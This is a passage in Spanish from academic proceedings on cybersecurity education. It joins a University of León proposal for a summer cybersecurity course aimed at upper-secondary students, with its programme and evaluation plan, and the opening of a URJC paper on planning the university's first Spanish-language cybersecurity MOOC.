Con acogida nos referimos al grado de satisfacción de los alumnos tanto con las metodologías de exposición de los contenidos (más propia del mundo científico y universitario y menos habitual en la estructuración de las clases en secundaria y bachillerato) como con los conocimientos adquiridos en materia específica de ciberseguridad.

Respecto a la repercusión, nos referimos a la influencia de dicha formación en los alumnos en su decisión futura de elección de carrera universitaria.

El resto del artículo se organiza de la siguiente manera: en la sección II, se exponen los antecedentes existentes en las universidades de Castilla y León en cuanto a este tipo de formación se refiere; en la sección III, se presentan las características generales del curso, comentando las principales áreas y asignaturas que cubre; en la sección IV, se enumera brevemente información referente al profesorado y alumnado, así como los procedimientos de publicidad que se seguirán para dar a conocer el curso; en la sección V, se recogen los métodos y técnicas que se utilizarán para evaluar la acogida y la repercusión del curso; en la sección VI, se listan las tareas que deberían o podrían desempeñarse en un futuro tanto para poder concluir la investigación como para poder explorar nuevas vías de estudio en esta misma línea.

II. Antecedentes

En esta sección se presenta un estudio del total de cursos de extensión universitaria impartidos durante el curso académico 2015-2016 en las Universidades de Castilla y León, prestando especial interés a aquellos que permiten el acceso a alumnos de bachillerato (destacando de entre ellos los que están especialmente orientados a este tipo de alumnos) y a aquellos que tratan sobre ciberseguridad.

A. Ámbito local - Universidad de León

En la Universidad de León, existe tres tipos de cursos de extensión universitaria: Cursos de Extensión propiamente dichos, Cursos de Verano y Cursos Cero [1].

Los Cursos de Extensión van dirigidos principalmente a alumnos universitarios, postgraduados y profesionales [2]. De los 118 cursos de extensión ofertados (a fecha de redacción de este artículo) para el curso académico 2015-2016, los alumnos de bachillerato podían acceder al 17.79 %, dado que no plantean restricciones en este sentido; sin embargo, tan sólo el 0.85% de ellos está pensado de forma específica para este público (se trata en concreto de un curso para la preparación de la Olimpiada Matemática).

Los Cursos de Verano, tiene como objetivo la comunidad universitaria y la sociedad en general [2], y son más abiertos en cuanto a requisitos de acceso. Según la misma fuente indicada, los alumnos de bachillerato podrían acceder al 58.33 % del total de 24 cursos de este tipo, aunque ninguno de ellos está pensado de forma específica para ellos.

Los Cursos Cero, a pesar de que son enseñanzas preparatorias para el estudio de ciertas disciplinas que, en palabras de la propia Universidad, "*permiten introducirse en materias de algunas titulaciones, que actualizan, completan y afianzan los estudios de Bachillerato o Formación Profesional y que proporcionan bases metodológicas útiles en la Universidad*" no van dirigidos a estudiantes que cursan

actualmente bachillerato o formación profesional, sino a "*alumnos matriculados o preinscritos en primer curso de algunas enseñanzas de Grado*" [3]. Por este motivo, ninguno de los 7 cursos de este tipo ofertados por la Universidad de León para el curso 2015-2016 permite siquiera el acceso a alumnos de bachillerato.

Globalmente, considerando todos los tipos de cursos comentados, el 23.49 % de ellos permiten acceso a alumnos de bachillerato, y tan solo 1, lo que supone el 0.67% de los mismos, está destinado específicamente para ellos.

Desde el punto de vista de los contenidos, tan sólo 1 del total de 149 cursos (sumando cursos de extensión, verano y cursos cero) anteriormente indicados (lo que supone el 0.67% de los mismos) versaba sobre ciberseguridad; en concreto, se trata de un curso impartido por este mismo Instituto, el RIASC de la Universidad de León, llamado "*Escuela de doctorado de Verano: Diseño seguro y análisis de amenazas en sistemas*" [4, 5].

Como puede apreciarse a tenor de los datos presentados en el siguiente apartado y resumidos en la Tabla I, aunque la Universidad de León es aparentemente la universidad de Castilla y León con mayor oferta en este sentido, esto podría deberse a que en otras universidades aún no se hubiera publicado toda la oferta de este tipo de cursos para el año académico en curso en el momento en el que se realizó este análisis.

B. A nivel autonómico - Universidades de la Comunidad Autónoma de Castilla y León

En Castilla y León hay un total de 9 universidades, 4 de las cuales son públicas [6, 7, 8, 9] y 5 privadas [10, 11, 12, 13, 14].

Realizando un análisis global considerando todas las universidades de la Comunidad (incluida la de León), y según los datos publicados en la fuentes anteriormente citadas, observamos que en Castilla y León se han impartido o se impartirán durante el curso académico 2015-2016 un total de 381 cursos de extensión universitaria, de los que 159 permiten el acceso a alumnos de bachillerato (o más bien, no lo restringen, por lo que en efecto podrían matricularse), lo que supone el 41.73% del total, y tan solo 1 de ellos, el 0.26% del total, y precisamente el comentado en el apartado anterior, está pensado específicamente para alumnos de bachillerato.

Tabla I
CURSOS DE EXTENSIÓN CURSO 2015-2016

	Universidad de León	Universidades de Castilla y León
Cursos de extensión	149	381
Permitido acceso bachillerato	35	159
Específicos bachillerato	1	1
Específicos ciberseguridad	1	4

En el caso de los contenidos sobre ciberseguridad, 4 de los 381 cursos tratan sobre esta disciplina, lo que supone el 1.05%. Este dato tampoco resulta sorprendente, teniendo en cuenta que la Comunidad tampoco cuenta a día de hoy con ningún máster oficial en este disciplina (el primero será el Máster Oficial en Investigación en Ciberseguridad de la Universidad de León, que se implantará en el curso 2016-2017 una vez obtenido el visto bueno de la Junta de Castilla y León [5]), siendo este un tipo de formación mucho más especializada que este tipo de cursos, por lo que cabría esperar una mayor oferta.

En la Tabla I se recogen los valores absolutos obtenidos y se muestra una comparativa con los comentados en el apartado anterior para la Universidad de León.

A tenor de todos estos datos, resulta claro que plantear un curso de ciberseguridad específicamente dirigido a alumnos de bachillerato resulta claramente innovador.

III. CARACTERÍSTICAS DEL CURSO

El curso, titulado "*Ciberseguridad para jóvenes: perspectiva tecnológica y laboral*", se imparte el mes de agosto en León y tiene una duración de 10 días. Cada día se aborda un área diferente relacionada con la ciberseguridad, impartiendo los contenidos según la distribución horaria que se recoge en la Tabla II. El curso tiene un valor de 6 créditos ECTS.

Se ha intentado plantear el curso con una distribución horaria similar a la utilizada en los congresos científicos con el objetivo de mostrar a los alumnos otra forma de exposición de conocimiento más propia del ámbito universitario en general y científico en particular, y, en cualquier caso, claramente diferente a la que vienen acostumbrado en los centros donde estudian.

Se alterna cada día asignaturas de naturaleza tecnológica y un alto contenido práctico con asignaturas propias de otras ramas y con un contenido, en algunos casos, más teórico. En la Tabla III se muestra el programa completo del curso (cada asignatura se imparte un día diferente).

Tabla II
HORARIOS

Hora	Actividad
08:30 – 09:30	Registro (sólo primer día)
09:30 – 11:30	Conferencia (clase teórica)
11:30 – 12:00	Café de pausa
12:00 – 14:00	Taller (clase práctica)
14:00 – 15:30	Comida
15:30 – 17:00	Formato libre (práctica, mesa redonda, …)

Tabla III
PROGRAMA

Contenido
SEMANA 1
• Introducción a la seguridad en la industria • Legislación y regulación • Introducción a los sistemas operativos y a la seguridad • Implicaciones laborales de la ciberseguridad • Introducción a la seguridad en sistemas ciberfísicos
SEMANA 2
• Introducción a las auditorias de seguridad • Introducción al análisis forense digital • Introducción al análisis de malware y a la ingeniería inversa • Introducción a la seguridad en redes • Introducción al desarrollo seguro de aplicaciones

A la hora de elaborar y presentar los materiales y contenidos del curso, en especial lo más complejos y técnicos (como seguridad industrial, análisis de malware, desarrollo seguro, por citar algunos) se tiene siempre presente el perfil y conocimientos de los alumnos, que, en su mayoría, solo tienen experiencia informática a nivel de usuario. Esto es importante no solo por el éxito del curso, sino para no crear en los alumnos el efecto contrario al deseado, es decir, que huyan de estas titulaciones.

La naturaleza heterogénea de las asignaturas tratadas no es casual: al igual que sucede con el Máster Universitario en Investigación en Ciberseguridad de la Universidad de León [15], se busca llegar a una audiencia lo más amplia posible, tanto de disciplinas relacionadas con la tecnología como otras de carácter científico, legal, laboral o industrial, sin importar el campo en el que el alumno pudiera tener a priori un mayor interés. Consideramos que esto es relevante y debe tenerse en cuenta puesto que la ciberseguridad es en sí misma transversal a multitud de disciplinas [16, 17, 18].

A continuación se recogen los objetivos, competencias y pruebas de evaluación del alumnado propios del curso, tal y como se presentaron para su aprobación a la Unidad de Extensión Universitaria y Relaciones Institucionales de la Universidad de León.

A. *Objetivos*

- Ofrecer una visión general de la ciberseguridad abordada desde una perspectiva tecnológica, laboral e industrial.
- Conseguir que los jóvenes sean conscientes del carácter interdisciplinar de la ciberseguridad.
- Permitir a los jóvenes, en especial alumnos de bachillerato, adquirir conceptos básicos sobre ciberseguridad antes de realizar estudios de educación superior o de incorporarse al mundo laboral.
- Ofrecer un primer contacto con metodologías de trabajo y exposición de conocimientos habituales en la docencia universitaria.

B. *Competencias*

- Elaborar y defender argumentos básicos y resolver problemas elementales dentro del área de ciberseguridad.
- Adquirir una perspectiva general sobre temas relevantes de índole tecnológico, laboral e industrial desde la perspectiva de la ciberseguridad.
- Comprender a grandes rasgos algunas soluciones aplicadas en el entorno tecnológico, laboral e industrial en el campo de la ciberseguridad.
- Conocer a grandes rasgos los temas de mayor actualidad en el ámbito de la ciberseguridad.

C. *Evaluación del alumnado*

Con el objetivo de determinar el nivel de adquisición de determinados aspectos compentenciales en momentos concretos del tiempo, se podrán utilizar pruebas de concepto y/o habilidades, exámenes escritos u orales, pruebas objetivas, exámenes prácticos u otro tipo de pruebas, siempre a elección de cada uno de los profesores que imparten el curso.

Alternativamente o de forma complementaria a lo anterior, los docentes podrán utilizar un sistema de evaluación continua-formativa con el objetivo de valorar y orientar el proceso de adquisición de competencias a lo largo del curso. Se podrán utilizar diferentes técnicas como resolución de problemas y casos; realización de trabajos individuales y/o grupales; presentación de informes sobre trabajos; portafolios; observación directa; simulaciones; etc.

IV. Profesorado y Alumnado

A. *Profesorado*

Todo el profesorado que imparte docencia en este curso lo hace también en diferentes Universidades españolas.

Por cumplimiento de la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de datos de carácter personal (LOPD), por no estar aún cerrado completamente el plan docente, no se recogen en el mismo los nombres de los docentes participantes.

Simplemente a título informativo, se indica que se espera la participación de un total de 16 docentes, de los que 9 pertenecen a la Universidad de León y el resto a otras entidades, ya sean otras universidades de España (entre las que se encuentran, por citar alguna, la Universidad Carlos III de Madrid o la Universidad de Zaragoza), o diferentes empresas e institutos que desarrollan su labor en el campo de la ciberseguridad.

Todos ellos son profesorado habitual del Máster Profesional en Tecnologías de la Seguridad, título propio de la Universidad de León, del que actualmente se imparte la VII Edición, y lo serán del Máster Universitario en Investigación en Ciberseguridad de la Universidad de León a partir del siguiente curso académico.

B. *Alumnado*

Este curso va principalmente dirigido a estudiantes de primer y segundo curso de bachillerato. Por motivos puramente económicos (recursos disponibles) y temporales (sólo se va a emplear el mes de marzo para realizar la promoción), la publicidad del mismo estará restringida a institutos y centros de enseñanza oficiales (públicos, concertados y privados), de León en primer lugar y de la Comunidad Autónoma de Castilla y León en segundo lugar, aunque en ningún caso se restringirá el acceso a potenciales alumnos procedentes de otras Comunidades Autónomas.

Aunque los destinatarios principales del curso son alumnos de bachillerato, se permite la matrícula a cualquier persona mayor de 16 años. No obstante, el seguimiento para evaluar la repercusión del curso se realizará exclusivamente sobre los primeros.

V. Evaluación de la acogida y de la repercusión del curso

A. *Evaluación de la acogida - Valoración de la actividad formativa*

Dada la escasez de actividades docentes existentes en este campo (actividades docentes en el campo de la ciberseguridad, con formato de impartición propio del ámbito universitario, y destinadas a alumnado de bachillerato), resulta especialmente relevante conocer de primera mano las

opiniones y satisfacción del alumnado.

Por este motivo, se distribuirá entre los estudiantes un cuestionario elaborado siguiendo el estándar SEEQ [19], que ya se ha utilizado con anterioridad (y con buenos resultados) por nuestro Instituto para la evaluación de otras actividades formativas, como el Máster Profesional en Tecnologías de la Seguridad, VI y VII Edición, impartido de forma conjunta por la Universidad de León y el Instituto Nacional de Ciberseguridad (INCIBE) [20].

Desde la propia Universidad de León, también se realizan actividades de Evaluación de la Actividad Docente. Este programa cuenta con varas iniciativas, entre ellas la realización de encuestas a los estudiantes: según los artículos 190 y 191 del Estatuto de la Universidad de León [21], los estudiantes tienen derecho a participar en la evaluación de la enseñanza y la labor docente del profesorado, y tienen como deber cooperar con el resto de la comunidad universitaria en la consecución de los fines de la Universidad.

En el caso de la docencia reglada (títulos de grado y postgrado con carácter oficial), y para dar soporte a esta evaluación, exigida en el RD 1393/2007 de 29 de Octubre, la Universidad de León pone a disposición de los alumnos un cuestionario específico. Las respuestas son anónimas y los informes sólo contiene datos agregados y en ningún caso se conocerá la identidad del estudiante, de acuerdo con la Ley de Protección de Datos.

Aunque el cuestionario anteriormente mencionado no sea obligatorio para iniciativas de extensión universitaria como la que nos ocupa, se empleará, junto al otro cuestionario SEEQ, para evaluar tanto la acogida del curso entre los alumnos como la labor docente del profesorado.

B. Evaluación de la repercusión del curso - Efectos sobre la elección de carrera universitaria

Unos de los objetivos de este curso (objetivo científico para los investigadores, no objetivo de aprendizaje, que son los recogidos en el apartado A de la sección III) es evaluar si el contacto previo de los estudiantes con materias y metodologías de enseñanza propias de las universidades y con conocimientos de ciberseguridad podría influir en el proceso posterior de elección de carrera universitaria por parte del alumnado.

Los criterios de todo tipo (tanto metas como motivos, sean de aprendizaje, sociales, económicos o vocacionales, por citar algunos) que mueven a los estudiantes a elegir una u otra titulación han sido objeto de estudio extensivo a lo largo de los años [22, 23, 24].

De los estudios anteriores quedan claro que los factores que más valoran de forma "universal" los estudiantes a la hora de escoger una titulación son las relaciones interpersonales, los logros académicos, o la capacidad para influir en otras personas, siendo el resto de motivos o intereses citados por los propios encuestados diferentes según la carrera que eligen.

Sin entrar en detalles de las particularidades propias de las motivaciones e intereses específicos de estudiantes de cada carrera universitaria, pues no son objetivo de esta propuesta, sí resultaría de interés poder valorar hasta qué punto podría afectar a los alumnos de cara a la elección de estudios universitarios el haber cursado los estudios propuestos.

Con este objetivo, se facilitaría a los alumnos del curso (realmente serían ya exalumnos en ese momento) un cuestionario análogo al presentado en [3]. Este cuestionario parte de una oración principal ("*Has elegido esta carrera…*") y plantea un total de 45 oraciones subordinadas causales ("*porque…*") que completan a la misma y con las que el alumno debe mostrar su grado de conformidad en un rango de 1 a 5 (siendo 1 "*nada*", 5 "*mucho*", y el resto de valores posicionamientos intermedios entre ambos). Este tipo de alternativas de respuesta, conocidas como tipo Likert, permiten obtener resultados sobre los que realizar estudios estadísticos robustos y precisos [25, 26].

De este cuestionario habría que eliminar las cuestiones específicas de la carrera de psicología, y añadir en su lugar otras adecuadas para evaluar la influencia del curso en la elección de los estudios universitarios. Estaríamos hablando de respuestas del tipo "*porque quiero especializarme en materia de ciberseguridad*" o "*porque el curso de ciberseguridad para jóvenes que cursé en agosto de 2016 despertó mi interés por este campo*".

Tal y como puede verse en el cuestionario, y obviando las cuestiones añadidas, todas las demás recogen información puramente objetiva respecto a los motivos de los alumnos para realizar la elección de carrera universitaria.

En un plazo aproximado de un año desde que realizaron el curso, se les haría llegar este cuestionario a los que eran (el año de celebración del curso) alumnos de 1º de bachillerato; recibirían el cuestionario coincidiendo con el momento en el que tuvieran que formalizar la matrícula para la carrera universitaria de su elección, si es que eligen alguna (los que eran alumnos de 2º de bachillerato en el momento de realizar el curso no podrán ser objeto de esta parte del estudio ya que, por motivo de plazos, ya habrían realizado la preinscripción universitaria antes de realizar el curso).

Los resultados obtenidos se compararán con los históricos anuales disponibles para las diferentes universidades de Castilla y León, así como los resultados obtenidos por los autores de los trabajos citados, para analizar si se aprecia alguna diferencia estadísticamente significativa.

VI. TRABAJO FUTURO

Respecto al estudio recogido en la sección de antecedentes, habría que analizar la situación a nivel nacional, tarea que en su momento se descartó dado que, por los motivos indicados en la sección IV, el público objetivo del curso se restringe a la Comunidad Autónoma.

Como ya se indicaba en la sección anterior, para poder completar el estudio de motivaciones y criterios de elección de carrera universitaria anteriormente indicados será necesario prolongar en el tiempo este estudio, puesto que hasta que los futuros alumnos universitarios se hayan matriculado no se podrá disponer de los datos necesarios.

También resultaría de interés comprobar si se aprecia una diferencia significativa en el rendimiento académico de estos alumnos respectos de la media, analizando si existe o no una vinculación entre la experiencia previa adquirida con este curso y la motivación en la elección de titulación y el desempeño académico en la misma.

Sería también interesante prolongar aún más la duración del estudio, para evaluar la elección no solo de un grado universitario concreto, sino también de un postgrado (máster) específico, ya que en este nivel es en el único en el que de momento existe formación universitaria reglada en materia de ciberseguridad.

Podría resultar valioso alcanzar incluso el ámbito laboral, para estudiar si la posible influencia de este tipo de iniciativas afecta no sólo a la elección de la carrera universitaria, sino también al tipo de puesto laboral desempeñado (en este caso, relacionado con la ciberseguridad).

En este sentido, habría que valorar no sólo los trabajos realizados en empresas que dediquen la totalidad de su actividad al ámbito de la seguridad, sino también a cualquier trabajo desempeñado en departamentos o secciones de las mismas que trabajan con esta temática, aun cuando la actividad de la empresa se desarrolle en un sector no relacionado.

AGRADECIMIENTOS

Este trabajo ha sido parcialmente financiado por la Universidad de León con cargo al proyecto X47, fruto de la colaboración de esta institución con INCIBE (Instituto Nacional de Ciberseguridad).

REFERENCIAS

[1] Página oficial de la Unidad de Extensión Universitaria y Relaciones Institucionales, Universidad de León, http://extensionuniversitaria.unileon.es/euniversitaria

[2] Normativa de Cursos de Extensión Universitaria y Cursos de Verano, Universidad de León, Aprobada en Consejo de Gobierno 20/12/2012 y modificada en Consejo de Gobierno 18/12/2013.

[3] Cursos cero, Universidad de León, http://extensionuniversitaria.unileon.es/euniversitaria/cursoscero.aspx

[4] Escuela de verano: Diseño seguro y análisis de amenazas en sistemas, página web oficial del curso, http://cursociberseguridad.riasc.unileon.es

[5] Escuela de verano: Diseño seguro y análisis de amenazas en sistemas, oferta de la Unidad de Extensión de la Universidad de León, http://extensionuniversitaria.unileon.es/euniversitaria/curso.aspx?id=582

[6] Página web oficial de la Universidad de Burgos, http://www.ubu.es

[7] Página web oficial de la Universidad de León, http://www.unileon.es

[8] Página web oficial de la Universidad de Salamanca, http:// www.usal.es

[9] Página web oficial de la Universidad de Valladolid, http://www.uva.es

[10] Página web oficial de la Universidad Católica de Ávila, http://www.ucavila.es/

[11] Página web oficial de la Universidad Europea Miguel de Cervantes, http://www.uemc.es

[12] Página web oficial de la Universidad IE, http:// www.ie.edu

[13] Página web oficial de la Universidad Internacional Isabel I de Castilla, http://www.ui1.es

[14] Página web oficial de la Universidad Pontificia de Salamanca, https://www.upsa.es

[15] García, Juan F.; Alonso, Javier; V. Carriegos, Miguel: "Graduate Studies in Cyber-Security, a Proposal", Actas de las Primeras Jornadas Nacionales de Investigación en Ciberseguridad (JNIC2015), ISBN: 978-84-9773-742-5, pp. 195-197, 2015.

[16] Agresti, W.W.: "The Four Forces Shaping Cybersecurity", IEEE Computer, vol. 43, nº 2, pp. 101-104, 2010.

[17] LeClair, Jane; Abraham, Sherly; Shih, Lifang: "An Interdisciplinary Approach to Educating an Effective Cyber Security Workforce", Proceedings of the 2013 on InfoSecCD '13: Information Security Curriculum Development Conference, pp. 71, 2013.

[18] Craigen, D.; Diakun-Thibault, N; Purse, R.: "Defining Cybersecurity", Technology Innovation Management Review vol. 4, nº 10, 2014.

[19] Perry, R.P.; Smart, J.C.: "Effective teaching in higher education: research and practice", New York, 1997.

[20] Carriegos, M.V.; DeCastro-García, Noemí; García, Juan F.: "Main Challenges in Teaching/Learning of Mathematics for Cybersecurity", First conference of International Network for Didactic Research in University Mathematics (INDRUM2016), Montpellier, Francia, 2016.

[21] Estatuto de la Universidad de León, https://www.unileon.es/universidad/consejo-de-direccion/secretaria-general/estatuto

[22] Di Gresia, Luciano Mario: "Educación universitaria: acceso, elección de carrera y rendimiento", Tesis doctoral, 2009.

[23] de León Mendoza, Teresa; Rodríguez M., Rafael; Ortega C., Verónica; González C., Indira: "La orientación vocacional y la modificación del criterio de pre elección de carrera técnica en alumnos de nivel medio superior en la CBTA Nº 1, en el norte de México", Educere, Año 010, Número 032, pp. 71-76, 2006.

[24] Gámez, Elena y Marrero, Hipólito: "Metas y motivos en la elección de la carrera universitaria: Un estudio comparativo entre psicología, derecho y biología", anales de psicología, vol. 19, nº 1, pp. 121-131. 2003.

[25] Likert, R., "A technique for the measurement of attitudes", Archives of psychology, vol. 22, pp. 5-55, 1932.

[26] Norman, G. "Likert scales, levels of measurement and the "laws" of statistics", Advances in Health Sciences Education, vol. 15, nº 5, pp 625-632, 2010.

Primera edición de un curso on-line, abierto y masivo sobre ciberseguridad en la Universidad Rey Juan Carlos

Marta Beltrán
Universidad Rey Juan Carlos, Madrid (España)
marta.beltran@urjc.es

Resumen— **El 1 de Marzo del 2016 comenzó la primera edición del MOOC (Massive Open On-Line Course) "Ciberseguridad: Ataques y contramedidas" en la nueva plataforma URJCx de la Universidad Rey Juan Carlos. Se trata del primer curso de este tipo, on-line, abierto, masivo y gratuito, que se pone en marcha en castellano. En este artículo presentamos la iniciativa desde distintos puntos de vista, resumimos las experiencias del equipo docente desde que el proyecto comenzó y comentamos los resultados más importantes que se han obtenido en la primera edición del curso, intentando extraer conclusiones que nos sirvan a nosotros o a otros equipos embarcados en proyectos similares de cara al futuro.**

Keywords— **Docencia en seguridad, Formación on-line, MOOC**

Tipo de contribución: *Formación innovación*

I. Introducción

Está previsto que el mercado de la ciberseguridad crezca de 75 billones de dólares en 2015 a 170 billones de dólares en el año 2020 con un CAGR del 9.8% en esos cinco años ([1]). Se prevé que los líderes de este crecimiento sean Europa y Norteamérica, aunque seguidos muy de cerca por Asia-Pacífico ([2]). Según IDC, las áreas de mayor crecimiento serán las de gestión de incidentes de seguridad, inteligencia de seguridad, seguridad en entornos móviles y seguridad en entornos cloud. Las grandes multinacionales, pero también otras empresas mucho más modestas del sector tecnológico así como empresas de otros sectores y distintos tipos de instituciones públicas (incluidas fuerzas y cuerpos de seguridad del estado) necesitan cubrir distintos tipos de puestos para los que en la actualidad es muy difícil encontrar profesionales que hayan recibido una formación adecuada. Algunos ejemplos son los puestos de administrador de seguridad, analista de seguridad, arquitecto de seguridad, auditor de seguridad o pen-tester, consultor de seguridad, ingeniero de seguridad, director de seguridad, CIO (Chief Infosec Officer), CSO (Chief Security Officer) o CISO (Chief Information Security Officer), miembro de un equipo de respuesta a incidentes (CSIRT o CERT), forense digital, etc.

Según CISCO, a finales del año 2013 había un déficit de más de un millón de profesionales de ciberseguridad a escala global ([3]). Y es que según los últimos informes de la consultora Gartner la demanda de profesionales formados en ciberseguridad ha crecido en los últimos cinco años 3.5 veces más rápido que la demanda de profesionales en el sector TIC y 12 veces más rápido que la demanda de profesionales en otras ramas de la ingeniería y la ciencia. Otros informes de consultoras reconocidas como Forrester, Ernst&Young o CapGemini coinciden en señalar este crecimiento con diferentes previsiones. Y en que es necesario que las universidades y otros centros de educación superior respondan a esta demanda con nuevos programas y titulaciones ([4]).

En este contexto, los cursos on-line, abiertos y masivos o MOOC (Massive Open On-Line Course) pueden resultar una buena alternativa ([5]), aunque no la única por supuesto, para comenzar a formar profesionales en este sector. Este tipo de cursos se distinguen del eLearning tradicional por el tamaño de los grupos de alumnos que se manejan, la importancia que cobra el aprendizaje social y en comunidad, los nuevos modelos de certificación (modulares, basados en insignias, etc.) y en resumen, por poner al alumno en el centro de su propio aprendizaje gracias al uso de plataformas y contenidos digitales, flexibles, y multi-formato ([6], [7]).

Este trabajo presenta nuestras experiencias durante el diseño y la celebración de la primera edición del MOOC "Ciberseguridad: ataques y contramedidas" en la plataforma Open edX de la Universidad Rey Juan Carlos (URJCx, [8]). En la sección II de este artículo se presenta el contexto de esta iniciativa, mientras que en la sección III se resumen los aspectos relacionados con la planificación del proyecto de diseño y elaboración del curso. En la sección IV se discute el enfoque docente del MOOC (a quién va dirigido, programa, tipo de contenidos) y en la sección V se analiza la primera edición celebrada de este curso. Finalmente en la sección VI se presentan las conclusiones obtenidas y se proponen algunas líneas de trabajo futuro.

II. Contexto

En Abril del año 2015 la Universidad Rey Juan Carlos publicó una convocatoria para la elaboración e impartición de cursos abiertos y a distancia en paralelo con la puesta en marcha de su nueva plataforma Open edX, denominada URJCx. De los 18 proyectos que se presentaron a la convocatoria (lo que implicaba la redacción de una memoria explicativa de cada proyecto y la grabación de un vídeo resumen de esta memoria), la universidad escogió 5 para el lanzamiento de la plataforma.

El comité encargado de seleccionar los 5 cursos con los que se estrenaba la plataforma URJCx tuvo en cuenta

los siguientes aspectos que, desde su punto de vista, demostraban el interés del curso:

1. El curso puede mejorar la visibilidad e interés de la oferta formativa de los grados y másteres que se ofrecen en la Universidad Rey Juan Carlos: El lanzamiento de este MOOC podría posicionar a la URJC como una universidad de referencia para muchos potenciales alumnos de titulaciones tecnológicas (ninguna universidad pública española tiene en este momento un MOOC relacionado con la ciberseguridad), mejorando la visibilidad de las titulaciones actuales de la Escuela Técnica Superior en Ingeniería Informática y de titulaciones futuras de grado o post-grado relacionadas con este ámbito de conocimiento.
2. El curso se dirige a áreas de interés, actualidad y alcance internacional que aborden aspectos aún no cubiertos en los cursos de los socios de edX o en los portales Open edX: Es el caso de este MOOC, ya que sólo existen dos cursos acerca de ciberseguridad (uno en edX y otro en un portal Open edX) pero con enfoques y contenidos completamente diferentes; este curso resultaría de gran interés, actualidad y oportunidad.
3. El curso se dirige a sectores y perfiles laborales con alta demanda de empleo: Todos los agentes del sector TIC perciben que la demanda de profesionales formados en ciberseguridad está creciendo en los últimos años a un ritmo vertiginoso y que por desgracia, no existen todavía suficientes personas cualificadas para cubrir esta demanda. Prueba de ello son las iniciativas de diferentes organismos, gobiernos, universidades y empresas que en los dos últimos años se están empezando a preocupar por definir estrategias que permitan tener profesionales con las habilidades y cualificaciones adecuadas para la actual demanda de empleo. Este MOOC podría ayudar a profesionales de diferentes perfiles a comenzar a formarse en ciberseguridad y a ocupar algunos de estos puestos de trabajo.
4. El curso se alinea con los retos de la Agenda Digital Europea 2020: Según la agenda digital uno de los siete pilares en los que tiene que basarse la estrategia europea en el año 2020 es la ciberseguridad (Pillar III: Trust & Security), por lo que el MOOC cumple este objetivo ampliamente.

Además del interés de la propuesta teniendo en cuenta estos aspectos estratégicos para la universidad, el enfoque docente del MOOC fue un punto más a su favor. La propuesta pretendía cubrir un hueco que existía en las plataformas de MOOC más conocidas. Obviamente, existían cursos de gran calidad centrados única y exclusivamente en la criptografía. Además existía algún curso de seguridad a nivel introductorio, pero se trataba de cursos muy básicos dirigidos a los usuarios medios de Internet, comercio electrónico y redes sociales. Es decir, se centraban en la concienciación. Existían también otros cursos, mucho más específicos y dirigidos a profesionales del sector TIC, pero que tenían un planteamiento a un nivel de abstracción muy alto y que, por lo tanto, se centraban en aspectos económicos, normativos, de diseño de software, de usabilidad, etc. Es decir, en aspectos estratégicos de la ciberseguridad y que se dirigían a perfiles de mando intermedio o directivos, facilitándoles los conocimientos necesarios para la toma de decisiones. La tabla 1 muestra un resumen de los MOOC que en ese momento se encontraban disponibles para los alumnos interesados en ciberseguridad, como se puede observar, todos ellos se impartían en inglés.

Nuestro planteamiento era técnico/operativo, la propuesta del MOOC se centraba en que estudiantes o profesionales del sector TIC que no supieran nada acerca de ciberseguridad tuvieran un primer acercamiento a este ámbito a un nivel técnico y en castellano. De esta manera, podrían comprender los ataques más habituales hoy en día, las contramedidas y protecciones que tienen a su alcance para evitarlos o minimizar sus consecuencias y cómo desplegarlas en entornos cloud, mobile, IoT, etc; teniendo en cuenta sus particularidades específicas. Para ello contábamos con un equipo de cinco profesores, todos ellos doctores en informática y con gran experiencia docente. Los perfiles de estos profesores (un ingeniero electrónico, un ingeniero de telecomunicaciones, un estadístico, un físico y un economista) así como sus diferentes trayectorias profesionales, garantizaban que los alumnos tuvieran a su disposición a lo largo del curso a expertos en cada de una de las materias abordadas.

III. Planificación y desarrollo del proyecto

Una vez que nuestra propuesta fue seleccionada, se formaron los equipos que se iban a encargar del proyecto, distinguiendo desde el principio entre el equipo docente, el de producción de contenidos audiovisuales (UPCA de la Universidad Rey Juan Carlos) y el técnico (Aula Virtual/Centro de Innovación en Educación Digital de la Universidad Rey Juan Carlos). Además se disponía de fondos adicionales por si era necesario externalizar alguna tarea asociada al proyecto.

Las primeras reuniones de estos tres equipos fueron en Junio del 2015 y en ellas se discutieron los siguientes puntos:

- Composición de cada uno de los equipos y selección del coordinador de cada uno de ellos para el proyecto. Se decidió que no habría un coordinador del MOOC en su conjunto, sino un coordinador docente, uno de producción de contenidos audiovisuales y otro técnico.
- Definición clara de tareas y responsabilidades.
- Elección de Zoho Projects como plataforma de trabajo colaborativo. Se configuró este entorno con la estructura de carpetas y foros adecuada para llevar a cabo el proyecto.
- Elaboración de las plantillas para los distintos tipos de documentos asociados al proyecto.
- Elaboración de la planificación temporal del proyecto.

También se realizó una reunión con una consultora externa a la universidad, experta en plataformas Open edX y en este tipo de cursos, en la que se aconsejó al equipo docente del MOOC cómo plantear ciertos tipos de contenidos, se resolvieron dudas acerca de las posibilidades de la plataforma Open edX, etc.

A partir de ese momento se comenzó a seguir la

TABLA I
MOOCs relacionados con la ciberseguridad disponibles en Abril del 2015

Plataforma	Universidad	Curso y temas tratados
edX	Universidad de Adelaida	Cyber101x: Cyberwar, Surveillance and Security - Seguridad nacional, riesgos de la sociedad conectada, derecho internacional, ciberactivismo.
edX	Universidad de Delft	Economics of Cybersecurity - Orientación económica de la ciberseguridad , ¿hasta qué punto compensa invertir en contramedidas?, métricas (TCO, ROI), toma de decisiones.
Canvas.net	Universidad de Washington	Information Security and Risk Management: An Overview - Seguridad de la información, enfoque empresarial para el CIO o el CISO, gestión del riesgo, gobernanza, continuidad del negocio, auditoría.
FutureLearn	The Open University	Introduction to Cyber Security - Concienciación de seguridad para usuarios medios.
Coursera	Universidad de Maryland	Especialización completa en Seguridad - Son cuatro cursos a un nivel de abstracción bastante alto, no entran en detalles técnicos: Usable Security, Software Security, Cryptography y Hardware Security.
Coursera	Instituto Tecnológico de Georgia	Cybersecurity and Its Ten Domains - Seguridad de la información, enfoque empresarial para el CIO o el CISO, gestión del riesgo, gobernanza, continuidad del negocio, auditoría.
Coursera	Universidad de Loncres	Malicious software - Malware tradicional y para dispositivos móviles, diseño, análisis, modelo de negocio.

planificación consensuada en las primeras reuniones. Los meses de Julio, Agosto y Septiembre implicaron trabajo casi exclusivamente el equipo docente del MOOC, tres profesores de la Universidad Rey Juan Carlos y dos colaboradores externos que desarrollan su carrera profesional en el ámbito de la ciberseguridad desde la empresa privada.

